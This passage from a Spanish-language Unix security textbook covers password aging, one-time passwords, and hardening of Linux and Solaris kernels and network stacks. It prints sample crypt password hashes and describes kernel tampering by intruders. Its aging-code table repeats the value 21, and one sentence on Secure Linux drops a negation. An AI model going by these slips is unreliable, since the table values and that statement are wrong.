toni:LEgPN8jqSCHCg:10322:0:99999:7:::
```

Tras el *login* y el *password* de cada usuario se guardan los campos siguientes:

- Días transcurridos desde el 1 de enero de 1970 hasta que la clave se cambió por última vez.
- Días que han de transcurrir antes de que el usuario pueda volver a cambiar su contraseña.
- Días tras los cuales se ha de cambiar la clave.
- Días durante los que el usuario será avisado de que su clave va a expirar antes de que ésta lo haga.
- Días que la cuenta estará habilitada tras la expiración de la clave.
- Días desde el 1 de enero de 1970 hasta que la cuenta se deshabilite.
- Campo reservado.

Como podemos ver, cuando un usuario cambia su clave el sistema le impide volverla a cambiar durante un periodo de tiempo; con esto se consigue que cuando el sistema obligue a cambiar la contraseña el usuario no restaure inmediatamente su clave antigua (en este caso el esquema no serviría de nada). Cuando este periodo finaliza, suele existir un intervalo de cambio voluntario: está permitido el cambio de contraseña, aunque no es obligatorio; al finalizar este nuevo periodo, el *password* ha expirado y ya es obligatorio cambiar la clave. Si el número máximo de días en los que el usuario no puede cambiar su contraseña es mayor que el número de días tras los cuales es obligatorio el cambio, el usuario **no puede cambiar nunca su clave**. Si tras el periodo de cambio obligatorio el *password* permanece inalterado, la cuenta se bloquea.

En los sistemas Unix más antiguos (hasta *System V Release 3.2*), sin *shadow password*, toda la información de envejecimiento se almacena en `/etc/passwd`, junto al campo correspondiente a la clave cifrada de cada usuario pero separada de éste por una coma:

```
root:cp5zOHITeZLWM,A.B8:0:0:El Spiritu Santo,,,:/root:/bin/bash
```

En este caso el primer carácter tras la coma es el número máximo de semanas antes de que el *password* expire; el siguiente carácter es el número mínimo de semanas antes de que el usuario pueda cambiar su clave, y el tercer y cuarto carácter indican el tiempo transcurrido desde el 1 de enero de 1970 hasta el último cambio de contraseña. Todos estos tiempos se indican mediante determinados caracteres con un significado especial, mostrados en la tabla 8.2. También se contemplan en este esquema tres casos especiales: si los dos primeros caracteres son ‘..’ el usuario será obligado a cambiar su clave la siguiente vez que conecte al sistema; el programa `passwd` modificará entonces su entrada en el archivo para que el usuario no se vuelva a ver afectado por el envejecimiento. Otro

Carácter	.	/	0	1	2	3	4	5	6	7	8	9	A	B	C
Valor (semanas)	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Carácter	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
Valor (semanas)	16	17	18	19	20	21	21	22	23	24	25	26	27	28	29
Carácter	S	T	U	V	W	X	Y	Z	a	b	c	d	e	f	g
Valor (semanas)	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44
Carácter	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v
Valor (semanas)	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59
Carácter	w	x	y	z											
Valor (semanas)	60	61	62	63											

Tabla 8.2: Códigos de caracteres para el envejecimiento de contraseñas.

caso especial ocurre cuando los dos últimos caracteres también son ‘..’, situación en la cual el usuario igualmente se verá obligado a cambiar su clave la próxima vez que conecte al sistema pero el envejecimiento seguirá definido por los dos primeros caracteres. Por último, si el primer carácter tras la coma es menor que el siguiente, el usuario no puede cambiar su *password* nunca, y sólo puede ser modificado a través de la cuenta *root*.

Claves de un solo uso

El envejecimiento de contraseñas tiene dos casos extremos. Por un lado, tenemos el esquema clásico: una clave es válida hasta que el usuario voluntariamente decide cambiarla (es decir, no hay caducidad de la contraseña). El extremo contrario del *Aging Password* es otorgar un tiempo de vida mínimo a cada clave, de forma que sólo sirva para una conexión: es lo que se denomina clave de un solo uso, *One Time Password* ([Lam81]).

¿Cómo utilizar contraseñas de un sólo uso? Para conseguirlo existen diferentes aproximaciones; la más simplista consiste en asignar al usuario una lista en papel con la secuencia de claves a utilizar, de forma que cada vez que éste conecte al sistema elimina de la lista la contraseña que acaba de utilizar. Por su parte, el sistema avanza en su registro para que la próxima vez que el usuario conecte pueda utilizar la siguiente clave. Otra aproximación consiste en utilizar un pequeño dispositivo que el usuario debe llevar consigo, como una tarjeta o una calculadora especial, de forma que cuando desee conectar el sistema le indicará una secuencia de caracteres a teclear en tal dispositivo; el resultado obtenido será lo que se ha de utilizar como *password*. Para incrementar la seguridad ante un robo de la tarjeta, antes de teclear el número recibido desde la máquina suele ser necesario utilizar un P.I.N. que el usuario debe mantener en secreto ([GS96]).

Una de las implementaciones del *One Time Password* más extendida entre los diferentes clones de Unix es s/KEY ([Hal94]), disponible también para clientes Windows y MacOS. Utilizando este *software*, la clave de los usuarios no viaja nunca por la red, ni siquiera al ejecutar órdenes como *su* o *passwd*, ni tampoco se almacena información comprometedora (como las claves en claro) en la máquina servidora. Cuando el cliente desea conectar contra un sistema genera una contraseña de un solo uso, que se verifica en el servidor; en ambas tareas se utilizan las funciones resumen MD4 ([Riv90]) o MD5 ([Riv92]). Para realizar la autenticación, la máquina servidora guarda una copia del *password* que recibe del cliente y le aplica la función resumen; si el resultado no coincide con la copia guardada en el fichero de contraseñas, se deniega el acceso. Si por el contrario la verificación es correcta se actualiza la entrada del usuario en el archivo de claves con el *one time password* que se ha recibido (antes de aplicarle la función), avanzando así en la secuencia de contraseñas. Este avance decrementa en uno el número de iteraciones de la función ejecutadas, por lo que ha de llegar un momento en el que el usuario debe reiniciar el contador o en caso contrario se le negará el acceso al sistema; para ello ejecuta una versión modificada de la orden *passwd*.

Otros métodos

Algo por lo que se ha criticado el esquema de autenticación de usuarios de Unix es la longitud – para propósitos de alta seguridad, demasiado corta – de sus claves; lo que hace años era poco más que un planteamiento teórico ([DH77]), actualmente es algo factible: sin ni siquiera entrar en temas de *hardware* dedicado, seguramente demasiado caro para la mayoría de atacantes, con un supercomputador es posible romper claves de Unix en menos de dos días ([KI99]).

Un método que aumenta la seguridad de nuestras claves frente a ataques de intrusos es el cifrado mediante la función conocida como `bigcrypt()` o `crypt16()`, que permite longitudes para las claves y los *salts* más largas que `crypt(3)`; sin embargo, aunque se aumenta la seguridad de las claves, el problema que se presenta aquí es la incompatibilidad con las claves del resto de Unices que sigan utilizando `crypt(3)`; este es un problema común con otras aproximaciones ([Man96], [KI99]...) que también se basan en modificar el algoritmo de cifrado, cuando no en utilizar uno nuevo.




Figura 8.5: La herramienta de administración `admintool` (Solaris), con opciones para envejecimiento de claves.

Capítulo 9

Seguridad del núcleo

9.1 Introducción

El núcleo o *kernel* de un sistema Unix es la parte más importante del mismo, hasta tal punto que en términos puristas se considera al núcleo como el sistema operativo en sí. Pero incluso si no lo consideramos así, y contemplamos al sistema operativo como el conjunto formado por el núcleo y una serie de herramientas (editor, compilador, enlazador, *shell*...), es innegable que el *kernel* es la parte del sistema más importante, y con diferencia: mientras que las aplicaciones operan en el espacio de usuario, el núcleo siempre trabaja en el modo privilegiado del procesador (RING 0). Esto implica que no se le impone ninguna restricción a la hora de ejecutarse: utiliza todas las instrucciones del procesador, direcciona toda la memoria, accede directamente al *hardware* (más concretamente, a los manejadores de dispositivos), etc. De esta forma, un error en la programación, o incluso en la configuración del núcleo puede ser fatal para nuestro sistema.

Por desgracia muchos administradores piensan que un intruso nunca va a actuar a un nivel tan bajo para comprometer al sistema. Si bien es cierto que en redes habituales la inmensa mayoría de atacantes no poseen los conocimientos necesarios para utilizar el *kernel* del sistema operativo en beneficio propio, cualquier pirata con el suficiente nivel de experiencia puede conseguir privilegios de *root* y aprovecharlos para modificar el núcleo o configurarlo a su gusto. Y es justamente este tipo de ataques uno de los más difíciles de detectar: cualquier administrador tiende a confiar ciegamente en lo que el sistema operativo le dice, de forma que si ejecuta la orden

```
anita:~# uptime
3:46am up 9 days, 2:22, 6 users, load average: 1.15, 1.05, 1.07
anita:~#
```

automáticamente va a asumir que su sistema ha permanecido más de nueve días sin reiniciarse; esto puede ser cierto o no serlo, e independientemente de la veracidad del resultado de esta orden alguien puede haber accedido a nuestro *kernel* y haber comprometido su seguridad. Por ejemplo, si ha modificado completamente el núcleo, puede haber reprogramado la llamada `sysinfo()` para que devuelva un resultado erróneo, de forma que el administrador nunca se percate que la máquina ha sido reiniciada para cargar el *kernel* modificado; incluso en los Unices que soportan la inserción de módulos en el núcleo (como Linux, Solaris o FreeBSD) el atacante puede haber utilizado esta facilidad para modificar el *kernel* sin necesidad de reiniciar el equipo; excelentes lecturas sobre este tipo de ataques son [Pla99], [Pra99b] o [Pra99a].

Evidentemente, para cualquier intruso el ataque a un núcleo es mucho más fácil en clones de Unix cuyo código fuente esté disponible, como Linux, Minix o algunos BSD, pero el ataque es posible en cualquier sistema ([Pla99] lo demuestra sobre Solaris). El hecho de la completa disponibilidad del código fuente de un sistema operativo (ahora no hablamos de aplicaciones, nos referimos al sistema operativo propiamente dicho) suele despertar controversias entre la comunidad científica dedicada

a la seguridad informática: mientras unos argumentan que esta disponibilidad supone un problema de seguridad – un atacante puede dedicarse a revisar el código hasta encontrar un error de programación, y aprovecharlo –, otros les acusan de defender las teorías de *Security through Obscurity* y sostienen que cuanta más gente tenga acceso al código más errores se localizarán y solucionarán, y por tanto a la larga se va a conseguir un sistema mucho más robusto. Esta segunda postura es la que más fuerza está tomando desde hace unos años, y parece también la más razonable: es cierto que un atacante puede dedicarse a leer código hasta encontrar un error, pero se ha comprobado que la mayoría de los fallos no se suelen detectar de esta forma, sino por cualquier circunstancia que genera un evento extraño sobre el que posteriormente se investiga. Por tanto, la disponibilidad del código del núcleo no debe suponer una amenaza a la seguridad *a priori*¹. Además, un administrador de sistemas con un mínimo nivel de conocimientos de programación puede aprovechar la disponibilidad del código para detectar rápidamente problemas de seguridad: por ejemplo, si sospecha que alguien utiliza sus recursos para ejecutar programas adivinadores de contraseñas, puede modificar librerías para detectar llamadas ‘sospechosas’ a la función `crypt()`, o si piensa que determinado usuario ejecuta un programa setuid para conseguir privilegios que no le corresponden, puede modificar la llamada al sistema `setuid()` para comprobar si sus sospechas son ciertas.

Visto esto, parece claro que el núcleo va a representar un pilar básico para conseguir un sistema seguro; es más, al ser el *kernel* la base del sistema operativo, no sirve de nada esforzarse en conseguir seguridad a nivel de aplicación si nuestro núcleo es inseguro. En este capítulo vamos a tratar aspectos relativos a la seguridad de los núcleos de sistemas Unix, y también hablaremos de aspectos que, sin pertenecer estrictamente al *kernel*, son de un nivel tan bajo que su funcionamiento es muy dependiente de cada versión de Unix. Como cada clon del sistema operativo tiene sus métodos para configurar o recompilar el *kernel*, y en además en este trabajo no podemos tratar extensamente cada uno de ellos, es indispensable en cada caso consultar los manuales antes de modificar cualquier parámetro de los vistos aquí.

9.2 Linux

9.2.1 Opciones de compilación

A la hora de recompilar un nuevo núcleo de Linux hemos de tener en cuenta algunas opciones dentro del grupo ‘Networking Options’ que pueden afectar a la seguridad de nuestra máquina (algunos de estos aspectos, para núcleos 2.0, pueden encontrarse en [Wre98]). Sin embargo, antes de entrar en detalles con opciones concretas, es **muy** conveniente que introduzcamos soporte para sistemas de ficheros `proc` en ‘Filesystems’ (`CONFIG_PROC_FS`) y activemos el interfaz `sysctl` en ‘General Setup’ (`CONFIG_SYSCTL`); con estos pasos habilitamos la capacidad de Linux para modificar ciertos parámetros del núcleo (en `/proc/sys/`) sin necesidad de reiniciar el sistema o recompilar el *kernel*.

Pasando ya a comentar algunas opciones que nos ofrece Linux, es bastante interesante para la seguridad configurar nuestro sistema como un cortafuegos a la hora de compilar el núcleo (`CONFIG_IP_FIREWALL`). Linux ofrece en su *kernel* facilidades para definir un *firewall* de paquetes en el sistema, que además permitirá el *IP-Masquerading*. Para que el subsistema de filtrado funcione es necesario que el *IP-Forwarding* esté activado de la forma que más tarde veremos.

Otra opción que nos puede ayudar a incrementar la seguridad de nuestro equipo es la defragmentación de paquetes (`CONFIG_IP_ALWAYS_DEFRAG`) que llegan a través de la red. Cuando un equipo situado entre el origen y el destino de los datos decide que los paquetes a enviar son demasiado grandes, los divide en fragmentos de longitud menor; sin embargo, los números de puerto sólamente viajan en el primer fragmento, lo que implica que un atacante puede insertar información en el resto de tramas que en teoría no debe viajar en ellas. Activando esta opción, en nuestra máquina estos fragmentos se reagruparán de nuevo incluso si van a ser reenviados a otro *host*.

¹Sin embargo, **ningún** *Trusted Unix* tiene su código disponible...

Siguiendo con las diferentes opciones del subsistema de red, podemos habilitar el soporte para ‘*SYN Cookies*’ (CONFIG_SYN_COOKIES) en el núcleo que estamos configurando. Una red TCP/IP habitual no puede soportar un ataque de negación de servicio conocido como ‘*SYN Flooding*’, consistente básicamente en enviar una gran cantidad de tramas con el bit SYN activado para así saturar los recursos de una máquina determinada hasta que los usuarios no pueden ni siquiera conectar a ella. Las ‘*SYN Cookies*’ proporcionan cierta protección contra este tipo de ataques, ya que la pila TCP/IP utiliza un protocolo criptográfico para permitir que un usuario legítimo pueda seguir accediendo al sistema incluso si este está siendo atacado. Aunque configuremos y ejecutemos un núcleo con esta opción soportada, hemos de activar las ‘*SYN Cookies*’ cada vez que el sistema arranca (como veremos luego), ya que por defecto están deshabilitadas.

En ciertas situaciones es interesante analizar en espacio de usuario – es decir, sin sobrecargar al núcleo más de lo estrictamente necesario – un paquete o parte de él (típicamente, los 128 primeros bytes) que llega a través de la red hasta nuestra máquina; de esta forma, un analizador simple puede tomar ciertas decisiones en función del contenido del paquete recibido, como enviar un correo al administrador en caso de sospecha o grabar un mensaje mediante `syslog`. Justamente esto es lo que conseguimos si habilitamos la opción *Firewall Packet Netlink Device* (CONFIG_IP_FIREWALL_NETLINK).

Hasta ahora hemos hablado de la posibilidad que tiene Linux para modificar parámetros del núcleo sin necesidad de recomilarlo o de reiniciar el equipo, mediante el interfaz `sysctl`; esto implica por ejemplo que podemos modificar el comportamiento del subsistema de red simplemente modificando determinados ficheros de `/proc/sys/` (recordemos que el sistema de ficheros `/proc/` de algunos Unix es una interfaz entre estructuras de datos del núcleo y el espacio de usuario). Vamos a ver ahora algunos de estos parámetros configurables que tienen mucho que ver con la seguridad del sistema:

Uno de los parámetros que nos interesa es la habilitación o deshabilitación del *IP Forwarding* en el núcleo de Linux; como hemos dicho antes, el sistema de filtrado de paquetes sólo funciona cuando esta opción está habilitada, lo que se consigue con la orden

```
luisa:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Sin embargo, si no utilizamos las facilidades de *firewalling* del núcleo de Linux esta opción ha de estar desabilitada (introduciríamos un ‘0’ en lugar de un ‘1’ en el fichero anterior), ya que de lo contrario corremos el peligro de que nuestra máquina se convierta en un *router*.

Antes hemos hablado de las ‘*SYN Cookies*’, y hemos comentado que aunque el soporte para esta característica se introduce al compilar el núcleo, realmente el mecanismo se ha de activar desde espacio de usuario, por ejemplo con una orden como la siguiente:

```
luisa:~# echo 1 >/proc/sys/net/ipv4/tcp_syncookies
```

También es muy recomendable que el subsistema de red del *kernel* descarte las tramas con *Source Routing* o encaminamiento en origen activado. Este tipo de paquetes contienen el camino que han de seguir hasta su destino, de forma que los *routers* por los que pasa no han de examinar su contenido sino simplemente reenviarlo, hecho que puede causar la llegada de datos que constituyan una amenaza a nuestras políticas de seguridad. En los núcleos 2.0 esto se conseguía activando la opción CONFIG_IP_NOSR, mientras que en los 2.2 la forma más sencilla de ignorar estos paquetes es introduciendo un ‘0’ en los diferentes ficheros `accept_source_route` del directorio `/proc/sys/net/ipv4/`; por ejemplo la siguiente orden descarta las tramas con encaminamiento en origen que llegan al dispositivo de red `eth0`:

```
luisa:~# echo 0 >/proc/sys/net/ipv4/conf/eth0/accept_source_route
```

Hemos de recordar que las modificaciones que hacemos sobre el interfaz `sysctl` son dinámicas (se pueden efectuar con el sistema funcionando, sin necesidad de reiniciarlo), pero se pierden cuando

la máquina se apaga para establecerse a unos valores por defecto al arrancar de nuevo el sistema operativo; seguramente nos interesaría mantener los cambios realizados, por lo que en alguno de los ficheros de inicialización de la máquina hemos de incluir las órdenes que acabamos de explicar, obviamente después de haber montado el sistema de ficheros `/proc/`.

9.2.2 Dispositivos

Linux (no así otros Unices) proporciona dos dispositivos virtuales denominados `/dev/random` y `/dev/urandom` que pueden utilizarse para generar números pseudoaleatorios, necesarios para aplicaciones criptográficas. El primero de estos ficheros, `/dev/random`, utiliza lo que su autor denomina ‘*ruido ambiental*’ (por ejemplo, temporizadores de IRQs, accesos a disco o tiempos entre pulsaciones de teclas) para crear una fuente de entropía aceptable y – muy importante – que apenas introduce sobrecarga en el sistema. El segundo archivo, `/dev/urandom`, crea un resumen de la entropía de `/dev/random` utilizando la función *hash SHA* (*Secure Hash Algorithm*), diseñada por el NIST y la NSA para su *Digital Signature Standard* ([oST84]). Por tanto, tenemos una fuente de entropía aceptable, `/dev/urandom`, y otra incluso mejor, pero de capacidad limitada, `/dev/random`. Para detalles concretos sobre su funcionamiento se puede consultar el fichero que las implementa dentro del núcleo de Linux, `drivers/char/random.c`.

Como en el propio código se explica, cuando un sistema operativo arranca ejecuta una serie de acciones que pueden ser predecidas con mucha facilidad por un potencial atacante (especialmente si en el arranque no interactúa ninguna persona, como es el caso habitual en Unix). Para mantener el nivel de entropía en el sistema se puede almacenar el desorden que existía en la parada de la máquina para restaurarlo en el arranque; esto se consigue modificando los *scripts* de inicialización del sistema. En el fichero apropiado que se ejecute al arrancar (por ejemplo, `/etc/rc.d/rc.M`) debemos añadir las siguientes líneas:

```
echo "Initializing random number generator..."
random_seed=/var/run/random-seed
# Carry a random seed from start-up to start-up
# Load and then save 512 bytes, which is the size of the entropy pool
if [ -f $random_seed ]; then
    cat $random_seed >/dev/urandom
fi
dd if=/dev/urandom of=$random_seed count=1
chmod 600 $random_seed
```

Mientras que en un fichero que se ejecute al parar el sistema añadiremos lo siguiente:

```
# Carry a random seed from shut-down to start-up
# Save 512 bytes, which is the size of the entropy pool
echo "Saving random seed..."
random_seed=/var/run/random-seed
dd if=/dev/urandom of=$random_seed count=1
chmod 600 $random_seed
```

Con estas pequeñas modificaciones de los archivos de arranque y parada del sistema conseguimos mantener un nivel de entropía aceptable durante todo el tiempo que el sistema permanezca encendido. Si de todas formas no consideramos suficiente la entropía proporcionada por estos dispositivos de Linux, podemos conseguir otra excelente fuente de desorden en el mismo sistema operativo a partir de una simple tarjeta de sonido y unas modificaciones en el núcleo ([Men98]), o utilizar alguno de los generadores – algo más complejos – citados en [Sch94].

9.2.3 Algunas mejoras de la seguridad

En esta sección vamos a comentar algunos aspectos de modificaciones del núcleo que se distribuyen libremente en forma de parches, y que contribuyen a aumentar la seguridad de un sistema Linux;

para obtener referencias actualizadas de estos códigos – y otros no comentados aquí – es recomendable consultar [Sei99]; para información de estructuras de datos, ficheros o límites del núcleo de Linux se puede consultar [BBD⁺96] o [CDM97].

Límites del núcleo

En `include/asm/resource.h` tenemos la inicialización de algunas estructuras de datos del núcleo relacionadas con límites a la cantidad de recursos consumida por un determinado proceso; por ejemplo, el máximo número de procesos por usuario (`RLIMIT_NPROC`) se inicializa a `MAX_TASKS_PER_USER`, valor que en `include/linux/tasks.h` podemos comprobar que se corresponde con la mitad de `NR_TASKS` (número máximo de procesos en el sistema); en arquitecturas `i86` el valor del límite de procesos por usuario se fija a 256. De la misma forma, el número máximo de ficheros abiertos por un proceso (`RLIMIT_NOFILE`) se inicializa al valor `NR_OPEN`, que en el archivo `include/asm/limits.h` se define como 1024.

Estos límites se pueden consultar desde espacio de usuario con la llamada `getrlimit()`; esta función utiliza una estructura de datos `rlimit`, definida en `include/linux/resource.h`, que contiene dos datos enteros para representar lo que se conoce como límite *soft* o blando y límite *hard* o duro. El límite blando de un recurso puede ser modificado por cualquier proceso sin privilegios que llame a `setrlimit()`, ya sea para aumentar o para disminuir su valor; por el contrario, el límite *hard* define un valor máximo para la utilización de un recurso, y sólo puede ser sobrepasado por procesos que se ejecuten con privilegios de administrador.

En el fichero `include/linux/nfs.h` podemos definir el puerto máximo que los clientes NFS pueden utilizar (`NFS_PORT`); si le asignamos un valor inferior a 1024 (puertos privilegiados), sólo el administrador de otro sistema Unix podrá utilizar nuestros servicios NFS, de forma similar a la variable `nfs_portmon` de algunos Unices.

Para cambiar los límites de los parámetros vistos aquí la solución más rápida pasa por modificar los ficheros de cabecera del *kernel*, recompilarlo y arrancar la máquina con el nuevo núcleo; sin embargo, a continuación vamos a hablar brevemente de *Fork Bomb Defuser*, un módulo que permite al administrador modificar algunos de estos parámetros sin reiniciar el sistema.

Fork Bomb Defuser

El *kernel* de Linux no permite por defecto limitar el número máximo de usuarios y el número máximo de procesos por usuario que se pueden ejecutar en el sistema sin tener que modificar el código del núcleo; si no queremos modificarlo, casi no hay más remedio que utilizar un poco de programación (unos simples *shellscripts* suelen ser suficientes) y las herramientas de planificación de tareas para evitar que un usuario lance demasiados procesos o que conecte cuando el sistema ya ha sobrepasado un cierto umbral de usuarios conectados a él.

Mediante el módulo *Fork Bomb Defuser* se permite al administrador controlar todos estos parámetros del sistema operativo, incrementando de forma flexible la seguridad de la máquina. El código está disponible en <http://rexgrep.tripod.com/rexfbdmain.htm>.

Secure Linux

Por *Secure Linux* se conoce a una colección de parches para el núcleo de Linux programados por *Solar Designer*, uno de los *hackers* más reconocidos a nivel mundial en la actualidad (entendiendo *hacker* en el buen – y único – sentido de la palabra). Este *software*, disponible libremente desde <http://www.false.com/security/linux/>², incrementa la seguridad que el núcleo proporciona por defecto, ofreciendo cuatro importantes diferencias con respecto a un *kernel* normal:

²Esta URL ya no existe, ahora los trabajos de Solar Designer se encuentran en <http://www.openwall.com/>; gracias, David :).

- Área de pila no ejecutable

En un sistema con el área de la pila no ejecutable los ataques de *buffer overflow* son más difíciles de realizar que en los sistemas habituales, ya que muchos de estos ataques se basan en sobreescribir la dirección de retorno de una función en la pila para que apunte a código malicioso, también depositado en la pila. Aunque *Secure Linux* no es una solución completa, sí que añade un nivel extra de seguridad en este sentido, haciendo que un atacante que pretenda utilizar un *buffer overflow* contra nuestro sistema tenga que utilizar código más complicado para hacerlo.

- Enlaces restringidos en `/tmp`

Con esta característica, *Secure Linux* intenta que los usuarios sin privilegios puedan crear enlaces en `/tmp/` sobre ficheros que no les pertenezcan, eliminando así ciertos problemas de seguridad que afectan a algunos sistemas Linux, relacionados principalmente con condiciones de carrera en el acceso a ficheros.

- Tuberías restringidas en `/tmp`

Esta opción no permite a los usuarios escribir en tuberías (*fifos*) que no le pertenezcan a él o al *root* en directorios con el bit de permanencia activo, como `/tmp`. De esta forma se evitan ciertos ataques de *Data Spoofing*.

- `/proc` restringido

Esta es quizás la característica más útil de este parche, aparte de la más visible para el usuario normal. Permite que los usuarios no tengan un acceso completo al directorio `/proc/` (que recordemos permite un acceso a estructuras de datos del núcleo, como la tabla de procesos, desde el espacio de usuario) a no ser que se encuentren en un determinado grupo con el nivel de privilegio suficiente. De esta forma se consigue un aumento espectacular en la privacidad del sistema, ya que por ejemplo los usuarios sólo podrán ver sus procesos al ejecutar un `ps aux`, y tampoco tendrán acceso al estado de las conexiones de red vía `netstat`; así, órdenes como `ps` o `top` sólo muestran información relativa a los procesos de quién los ejecuta, a no ser que esta persona sea el administrador o un usuario perteneciente al grupo 0.

Auditd

El demonio `auditd` permite al administrador de un sistema Linux recibir la información de auditoría de seguridad que el núcleo genera, a través del fichero `/proc/audit`, filtrarla y almacenarla en ficheros. Esta información tiene el siguiente formato:

```

AUDIT_CONNECT pid ruid shost sport dhost dport
Conexión desde la máquina al host remoto dhost.

AUDIT_ACCEPT pid ruid shost sport dhost dport
Conexión desde el host remoto dhost a la máquina.

AUDIT_LISTEN pid ruid shost sport
El puerto indicado está esperando peticiones de servicio.

AUDIT_OPEN pid ruid file
Se ha abierto el fichero file.

AUDIT_SETUID pid old_ruid ruid euid
Se ha llamado con éxito a setuid(), modificando el UID de ruid a euid.

AUDIT_EXEC pid ruid file
Se ha ejecutado el fichero file.

AUDIT_MODINIT pid ruid file
Se ha insertado en el kernel el módulo file.

```

Al leer la información de `/proc/audit`, el demonio `auditd` lee las reglas de filtrado del fichero `/etc/security/audit.conf`, comparando los *flags*, PID y RUID (*Real User IDentifier*) recibidos con cada una de las reglas del archivo de configuración hasta encontrar la apropiada para tratar el evento. Una vez que el demonio `auditd` ha encontrado el fichero donde almacenar la información recibida, la guarda en él con un formato legible.

9.3 Solaris

9.3.1 El subsistema de red

Como en el caso de Linux – y de cualquier Unix – es conveniente detener los paquetes que contengan en ellos el camino a seguir hasta su destino (lo que se conoce por *source routing*, encaminamiento en origen); en Solaris esto se consigue con la orden

```
anita:~# /usr/sbin/ndd -set /dev/ip ip_forward_src_routed 0
```

La orden `ndd` se utiliza para visualizar y modificar los parámetros de un determinado *driver*; por ejemplo, si quisieramos comprobar los parámetros de `/dev/ip`, lo haríamos con la orden

```
anita:~# /usr/sbin/ndd /dev/ip \?
```

El uso del carácter ‘\’ no es más que un escape del *shell* para el símbolo ‘?’.

Mientras que en Linux era necesario el *IP Forwarding* para que el sistema de filtrado de paquetes funcione correctamente, en Solaris es conveniente deshabilitar esta opción para evitar que nuestro equipo se convierta en un *router*. En algunas versiones de Solaris basta crear el fichero `/etc/notrouter` para deshabilitar el rutado, pero se suele utilizar más a menudo la siguiente orden:

```
anita:~# /usr/sbin/ndd -set /dev/ip ip_forwarding 0
```

Si queremos prevenir ataques de *ARP Spoofing* es conveniente dar un tiempo de vida a las entradas de la tabla de direcciones físicas. En este caso las órdenes a ejecutar (para un tiempo de vida de un minuto) son

```
anita:~# /usr/sbin/ndd -set /dev/ip ip_ire_flush_interval 60000
anita:~# /usr/sbin/ndd -set /dev/arp arp_cleanup_interval 60
```

Una máquina Solaris con más de un interfaz de red actúa automáticamente como un *router* de paquetes entre los interfaces; hemos desabilitado el *IP Forwarding*, pero para conseguir que los paquetes que lleguen por un interfaz y tengan otro como destino se descarten, previniendo así el *Host Spoofing* hemos de modificar las siguientes variables del *kernel*:

```
anita:~# /usr/sbin/ndd -set /dev/ip ip_strict_dst_multihoming 1
anita:~# /usr/sbin/ndd -set /dev/ip ip_ignore_redirect 1
```

Hay que resaltar que la configuración mediante `ndd` de los parámetros anteriores permanecerá hasta que el sistema se reinicie, pero en ese momento se perderá y todos los parámetros volverán a sus valores por defecto; para solucionarlo, podemos crear un *script* que se ejecute al iniciar el sistema y que lance todas las órdenes vistas anteriormente. Esto se puede hacer, por ejemplo, creando el fichero `/etc/init.d/nddconfig` con el siguiente contenido³:

```
#!/bin/sh
#
# /etc/init.d/nddconfig
#
# Fix for broadcast ping bug
/usr/sbin/ndd -set /dev/ip ip_respond_to_echo_broadcast 0

# Block directed broadcast packets
/usr/sbin/ndd -set /dev/ip ip_forward_directed_broadcasts 0
```

³Ejemplo extraído de *Solaris Security Guide*, documento disponible en <http://www.sabernet.net>, de autor desconocido.

```

# Prevent spoofing
/usr/sbin/ndd -set /dev/ip ip_strict_dst_multihoming 1
/usr/sbin/ndd -set /dev/ip ip_ignore_redirect 1

# No IP forwarding
/usr/sbin/ndd -set /dev/ip ip_forwarding 0

# Drop source routed packets
/usr/sbin/ndd -set /dev/ip ip_forward_src_routed 0

# Shorten ARP expiration to one minute to minimize ARP spoofing/hijacking
# [Source: Titan adjust-arp-timers module]
/usr/sbin/ndd -set /dev/ip ip_ire_flush_interval 60000
/usr/sbin/ndd -set /dev/arp arp_cleanup_interval 60

```

